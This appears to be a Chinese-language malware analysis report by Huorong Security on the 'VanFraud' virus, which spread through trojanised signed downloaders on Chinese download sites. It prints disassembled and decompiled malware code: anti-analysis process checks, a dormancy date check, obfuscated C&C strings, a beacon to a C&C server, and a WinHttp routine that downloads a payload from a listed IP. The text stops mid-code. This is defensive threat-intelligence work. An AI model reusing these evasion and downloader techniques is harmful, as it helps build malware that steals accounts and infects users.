
火绒安全
www.huorong.cn

新病毒利用多家知名下载站疯狂传播
日感染量最高达十余万




HUORONG SECURITY

一、 概述

近日，火绒安全团队发现，新型病毒“VanFraud”正通过国内多家知名下载站的“高速下载器”大肆传播，日感染量最高可达 10 余万台。该病毒感染用户电脑后，会强行添加 QQ 好友，散播淫秽、赌博、诈骗等违法信息，还有劫持浏览器首页等侵害行为。经技术排查发现，在“2345 软件大全”、“非凡软件站”等 18 家下载站内（详见下图）均可能被该病毒利用，近期在这些站点下载过软件的用户，都有可能被感染，建议大家尽快使用“火绒安全软件”及专杀工具，对电脑进行扫描查杀。

●2345 软件大全（原多特下载站） ●非凡软件站 ●七喜下载站 ●游迅网 ●52pk
●偶要下载 ●零度软件园 ●当下软件园 ●统一 ●完美下载 ●新云网络 ●快猴网
●软件盒子 ●绿色资源 ●绿茶软件园 ●牛游网 ●迅载软件 ●飞翔下载

根据“火绒威胁情报系统”监测显示，病毒在今年 1 月 16 日至 1 月 25 日和 1 月 30 日至 2 月 2 日两个时间范围内，通过“高速下载器”进行传播，并且只感染 Win8 及以下版本系统用户。也就是说在该时间段内，Win8 及以下版本系统用户在上述下载站中，通过“高速下载”方式下载任意软件时，电脑都可能会被感染病毒“VanFraud”，其他用户则不会下载到带毒高速下载器。但不排除病毒团伙日后会升级攻击手段，再次作恶。



病毒“VanFraud”感染用户电脑后，会窃取 QQ 登录信息，进而在用户 QQ 中强行添加一位“QQ 好友”，并将“QQ 好友”拉入用户所在的 QQ 群中，散播赌博、淫秽、诈骗、高利贷等不良信息；同时会将不良信息转发到用户 QQ 空间；此外，还会篡改浏览器首页，跳转到 2345 导航页面。

病毒团伙会让病毒尽量躲开安全软件的查杀，当“VanFraud”检测到用户电脑中存在安全软件和安全分析工具时，将不会被激活，执行恶意行为。

“火绒安全软件”最新版即可拦截病毒“VanFraud”。对于已经感染该病毒的非火绒用户，可以下载使用“火绒安全软件”及“火绒专杀工具”彻底查杀该病毒（操作流程详见 Tips）。

Tips：

“VanFraud”病毒查杀方式

1、先进入火绒官方论坛（http://bbs.huorong.cn/thread-18575-1-1.html）下载"专杀工具"，安装后，点击"开始扫描"。

2、之后进入火绒官网下载（https://www.huorong.cn/）下载“火绒安全软件”，在【病毒查杀】功能版块点击“快速查杀”。


二、 病毒来源

火绒近期发现，数字签名为"Huai'an Qianfeng Network Technology Co., Ltd."的高速下载器携带恶意代码。通常，下载站的高速下载器不论最终安装何种软件，下载器程序都是完全相同的（下载器会根据自身文件名中"@"符号后面的软件编号向服务器请求下载相应的软件）。因此，一旦携带恶意代码的高速下载器上线，该下载站所有通过高速下载器安装的软件都会受到恶意代码的影响。通过火绒终端威胁情报系统，我们发现，带有恶意代码的下载器曾经在 2018 年 1 月 16 日至 1 月 25 日和 1 月 30 日至 2 月 2 日两个时间范围内进行过传播。经过筛查，我们发现可以下载到带有该签名高速下载器的站点众多，但当前公网可以下载到的该签名下载器暂不包含恶意代码。不排除之前两个时间段的测试是为了进行"试水"的可能性，将来可能会全面放开。可以下载到上述签名的下载站，如下图所示：

●2345 软件大全（原多特下载站） ●非凡软件站 ●七喜下载站 ●游迅网 ●52pk
●偶要下载 ●零度软件园 ●当下软件园 ●统一 ●完美下载 ●新云网络 ●快猴网
●软件盒子 ●绿色资源 ●绿茶软件园 ●牛游网 ●迅载软件 ●飞翔下载

带有相同签名的下载站

经过测试，我们发现下载站服务器对 User-Agent 中的当前系统版本进行了限制，只有在 Windows 8 及以下系统才会下载到带有上述签名的高速下载器。在测试过程中我们发现，病毒下载的恶意驱动会造成 32 位 Win7 系统蓝屏，所以我们推测，只有低版本 Windows 系统才可以下载该版本下载器的原因，可能是因为病毒代码对高版本系统支持的不够好。如下图所示：




下载站高速下载器

下载器运行界面，如下图所示：


下载器运行界面

携带恶意代码的高速下载器与其他下载器带有相同的有效数据签名。在下载器执行后会创建恶意代码线程，从远端 C&C 服务器下载病毒程序到本地进行执行。文件信息对比，如下图所示：




文件信息对比

携带恶意代码的下载器签名验证信息，如下图所示：




数字签名验证信息

两个版本下载器代码逻辑除恶意代码部分外，其他逻辑代码完全相同。如下图所示：



下载器逻辑对比


通过下图我们可以看出，两个版本下载器的下载器部分代码逻辑相同，且字符串解密部分逻辑与病毒代码所使用的字符串解密逻辑完全相同。据此我们可以推测，高速下载器中的恶意代码与该下载器制作厂商存在直接关系。如下图所示：



代码逻辑对比

三、 详细分析

恶意代码执行流程，如下图所示：



恶意代码执行流程

1. 携带恶意代码的高速下载器

带有恶意代码的高速下载器运行后，首先会检测安全软件进程和本地时间。病毒检测的软件包括杀毒软件、安全分析工具和虚拟机相关进程，一旦检测到进程名中包含指定的安全软件字符串，则会退出恶意代码逻辑。被检测的安全软件，如下图所示：

被检测的安全软件	检测进程名
腾讯电脑管家	qqpctray.exe
360 安全卫士	360tray.exe
金山毒霸	kxetray.exe
2345 安全卫士	2345safe.exe
百度杀毒	BaiduSdTray.exe
IDA	idaq.exe、idaq64.exe
HTTP Analyzer	HttpAna
Wireshark	Wireshark
Fiddler	Fiddler
影子系统	PowerRemind
影子卫士	DefenderDaemon
VMWare	vmtoolsd
VirtualBox	vboxservice

被检测的安全软件

程序还限制了恶意代码的运行时间，如果本地时间为 2017 年 9 月且日期早于 18 日，则不会继续执行恶意代码。带有恶意代码的高速下载器签名日期为 2017 年 9 月 13 日，上述逻辑用来指定恶意代码的潜伏期。相关代码，如下图所示：

```
.text:00173AC9 8D 45 B8                                  lea     eax, [ebp+str_kernel32_dll]
.text:00173ACC 50                                        push    eax             ; lpModuleName
.text:00173ACD FF 15 58 33 22 00                         call    ds:GetModuleHandleW
.text:00173AD3 85 C0                                     test    eax, eax
.text:00173AD5 74 42                                     jz      short loc_173519
.text:00173AD7 8D 4D EC                                  lea     ecx, [ebp+str_GetLocalTime]
.text:00173ADA 51                                        push    ecx             ; lpProcName
.text:00173ADB 50                                        push    eax             ; hModule
.text:00173ADB                                 ; } // starts at 173A87
.text:00173ADC FF 15 34 33 22 00                         call    ds:GetProcAddress
.text:00173AE2 8B C8                                     mov     ecx, eax
.text:00173AE4 85 C9                                     test    ecx, ecx
.text:00173AE6 74 31                                     jz      short loc_173519
.text:00173AE8 33 C0                                     xor     eax, eax
.text:00173AEA 8D 7D AA                                  lea     edi, [ebp+system_time.wMonth]
.text:00173AED 66 89 45 A8                               mov     [ebp+system_time.wYear], ax
.text:00173AF1 AB                                        stosd
.text:00173AF2 AB                                        stosd
.text:00173AF3 AB                                        stosd
.text:00173AF4 66 AB                                     stosw
.text:00173AF6 8D 45 A8                                  lea     eax, [ebp+system_time]
.text:00173AF9 50                                        push    eax
.text:00173AFA FF D1                                     call    ecx             ; GetLocalTime
.text:00173AFC B8 E1 07 00 00                            mov     eax, 2017
.text:00173501 66 39 45 A8                               cmp     [ebp+system_time.wYear], ax
.text:00173505 75 12                                     jnz     short loc_173519
.text:00173507 66 83 7D AA 09                            cmp     [ebp+system_time.wMonth], 9
.text:0017350C 75 0B                                     jnz     short loc_173519
.text:0017350E 66 83 7D AE 12                            cmp     [ebp+system_time.wDay], 18
.text:00173513 77 04                                     ja      short loc_173519
.text:00173515 33 C0                                     xor     eax, eax
.text:00173517 EB 03                                     jmp     short loc_17351C
.text:00173519                                 ; ---------------------------------------------------------------------------
.text:00173519
.text:00173519                                 loc_173519:                             ; CODE XREF: compare_year_2017+8E↑j
.text:00173519                                                                         ; compare_year_2017+9F↑j ...
.text:00173519 33 C0                                     xor     eax, eax
.text:0017351B 40                                        inc     eax
```

检测本地时间相关代码

随后，该病毒会创建线程向远端 C&C 服务器（hxxp://dn.tenqiu.com）发送终端计算机信息，如下图所示：

```
{
    "mac": "本地MAC地址",
    "os": "6.1",
    "wow": 64
}
```

发送信息

在讲终端信息发送到 C&C 服务器前，会将信息用 Base64 编码，之后向指定网页传递访问参数，参数名为“dt”，如：hxxp://dn.tenqiu.com/mq.php?dt=Base64 编码的终端信息。相关代码如下图所示：

```
.text:00A317D8                mov     eax, [esi]
.text:00A317DA                mov     ecx, ebx
.text:00A317DF                mov     [esi+4], eax
.text:00A317E2                mov     [ebp+var_54], 42424255h
.text:00A317E9                mov     [ebp+var_58], 42534255h
.text:00A317F0                mov     [ebp+var_5C], 42144240h
.text:00A317F7                mov     [ebp+var_60], 42594251h
.text:00A317FE                mov     [ebp+var_64], 42544250h
.text:00A31805                mov     [ebp+var_68], 424E4214h
.text:00A3180C                mov     [ebp+ustr_dn_tenqiu_com], 4254425Eh
.text:00A31813
.text:00A31813 loc_A31813:                            ; CODE XREF: parse_remote_json+6B↓j
.text:00A31813                mov     al, byte ptr [ebp+ecx+ustr_dn_tenqiu_com]
.text:00A31817                sub     al, 3
.text:00A31819                xor     al, 3Fh
.text:00A3181B                mov     byte ptr [ebp+ecx+ustr_dn_tenqiu_com], al
.text:00A3181F                inc     ecx
.text:00A31820                cmp     ecx, 1Ch
.text:00A31823                jl      short loc_A31813
.text:00A31825                mov     [ebp+var_28], 42424252h
.text:00A3182C                mov     ecx, ebx
.text:00A3182E                mov     [ebp+var_2C], 4250A252h
.text:00A31835                mov     [ebp+var_30], 42144251h
.text:00A3183C                mov     [ebp+ustr_mq_php], 42554213h ; /mq.php
.text:00A31843                inc     ecx
.text:00A31843 loc_A31843:                            ; CODE XREF: parse_remote_json+9B↓j
.text:00A31843                mov     al, byte ptr [ebp+ecx+ustr_mq_php] ; /mq.php
.text:00A31847                sub     al, 3
.text:00A31849                xor     al, 3Fh
.text:00A3184B                mov     byte ptr [ebp+ecx+ustr_mq_php], al ; /mq.php
.text:00A3184F                inc     ecx
.text:00A31850                cmp     ecx, 10h
.text:00A31853                jl      short loc_A31843
.text:00A31855                push    0Fh
.text:00A31857                pop     edi
.text:00A31858                mov     [ebp+var_A84], ebx
.text:00A3185E                mov     [ebp+var_A80], ebx
.text:00A31864                mov     [ebp+var_A80], edi
.text:00A3186A                mov     [ebp+var_A84], ebx
.text:00A31870                mov     byte ptr [ebp+strobj_json_val], bl
.text:00A31876                lea     ecx, [ebp+strobj_json_val]
.text:00A3187C ;   try {
.text:00A3187C                mov     [ebp+var_4], ebx
.text:00A3187F                call    set_json_of_terminal_info
.text:00A31884                push    offset aDt      ; "dt="
.text:00A31889                lea     ecx, [ebp+str_dt_val] ; int
.text:00A3188F                call    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(char const *)
.text:00A3188F ;   } // starts at A3187C
.text:00A31894 ;   try {
.text:00A31894                mov     byte ptr [ebp+var_4], 1
.text:00A31898                lea     edx, [ebp+strobj_json_val]
.text:00A3189E                cmp     [ebp+var_A80], 10h
.text:00A318A5                lea     ecx, [ebp+str_json_env_base64]
.text:00A318AB                push    [ebp+var_A84]
.text:00A318B1                cmovnb  edx, [ebp+strobj_json_val]
.text:00A318B8                call    calc_base64
.text:00A318BD                pop     ecx
.text:00A318BE                push    0FFFFFFFFh
.text:00A318C0                push    ebx
.text:00A318C1                push    eax
.text:00A318C2                lea     ecx, [ebp+str_dt_val] ; dt=
.text:00A318C2 ;   } // starts at A31894
.text:00A318C8 ;   try {
.text:00A318C8                mov     byte ptr [ebp+var_4], 2
.text:00A318CC                call    append_string_0
.text:00A318D1                push    ebx             ; size_t
.text:00A318D2                push    1               ; char
.text:00A318D4                lea     ecx, [ebp+str_json_env_base64] ; void *
.text:00A318D4 ;   } // starts at A318C8
.text:00A318DA ;   try {
.text:00A318DA                mov     byte ptr [ebp+var_4], 1
.text:00A318DE                call    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(bool,uint)
.text:00A318E3                mov     [ebp+var_A9C], ebx
.text:00A318E9                mov     [ebp+var_A98], ebx
.text:00A318EF                mov     [ebp+var_A98], edi
.text:00A318F5                mov     [ebp+var_A9C], ebx
.text:00A318FB                mov     byte ptr [ebp+var_A8C], bl
.text:00A31901                lea     eax, [ebp+var_A8C]
.text:00A31901 ;   } // starts at A318DA
.text:00A31907 ;   try {
.text:00A31907                mov     byte ptr [ebp+var_4], 3
.text:00A3190B                push    eax
.text:00A3190C                lea     eax, [ebp+str_dt_val] ; dt=
.text:00A31912                push    eax
.text:00A31913                lea     edx, [ebp+ustr_mq_php] ; /mq.php
.text:00A31916                lea     ecx, [ebp+ustr_dn_tenqiu_com]
.text:00A31919                call    request_remote_file_data
.text:00A3191E                pop     ecx
.text:00A3191F                pop     ecx
.text:00A31920                test    eax, eax
.text:00A31922                jz      loc_A318F8
.text:00A31928                push    0FFh            ; size_t
.text:00A3192D                lea     eax, [ebp+var_A60]
.text:00A31933                mov     [ebp+var_A6C], bl
.text:00A31939                push    ebx             ; int
.text:00A3193A                push    eax             ; void *
.text:00A3193B                call    _memset
.text:00A31940                add     esp, 0Ch
.text:00A31943                lea     ecx, [ebp+var_A8C]
.text:00A31949                cmp     [ebp+var_A98], 10h
.text:00A31950                lea     edx, [ebp+var_A6C]
.text:00A31956                cmovnb  ecx, [ebp+var_A8C]
.text:00A31950                call    decode_base64
```


请求数据

请求发送后，服务器会返回一段 Base64 编码的 json 数据，解码后可以得到如下数据：


```
{
    "c": "100",
    "l": [{
            "u": "http:\/\/69.30.242.182\/logs\/logs.html",
            "m": "1B1594FFD5E297EC80012634152F97B4"
        }
    ]
}
```


解码后的 json 数据

在上图 json 数据中，属性“u”中存放的字符串为下载者病毒下载地址，属性“m”中存放的字符串为下载者病毒文件的 MD5 值。病毒被下载到本地后，该文件会被存放至 temp 目录名为 Net.Framework.d343007000000.exe，文件名后半部分为 16 进制的系统时间戳。相关代码如下图所示：



构造释放文件名

```
v4 = (const WCHAR *)&pwszUrl;
if ( v22 >= 8 )
  v4 = pwszUrl;
if ( WinHttpCrackUrl(v4, 0, 0x80000000, &UrlComponents) && (v5 = WinHttpOpen(0, 1u, 0, 0, 0), (hInternet = v5) != 0) )
{
  v6 = WinHttpConnect(v5, (LPCWSTR)UrlComponents.lpszHostName, UrlComponents.nPort, 0);
  v7 = (void (__stdcall *)(HINTERNET))WinHttpCloseHandle;
  v8 = v6;
  v14 = v6;
  if ( v6 )
  {
    v9 = WinHttpOpenRequest(v6, L"HEAD", (LPCWSTR)UrlComponents.lpszUrlPath, L"HTTP/1.1", 0, 0, 0x100u);
    if ( v9 )
    {
      dwBufferLength = 4;
      dwIndex = 0;
      Buffer = 0;
      WinHttpSendRequest(v9, 0, 0, 0, 0, 0, 0);
      WinHttpReceiveResponse(v9, 0);
      if ( WinHttpQueryHeaders(v9, 0x20000005u, 0, &Buffer, &dwBufferLength, &dwIndex) )
      {
        WinHttpCloseHandle(v9);
        v9 = WinHttpOpenRequest(v8, L"GET", (LPCWSTR)UrlComponents.lpszUrlPath, L"HTTP/1.1", 0, 0, 0x100u);
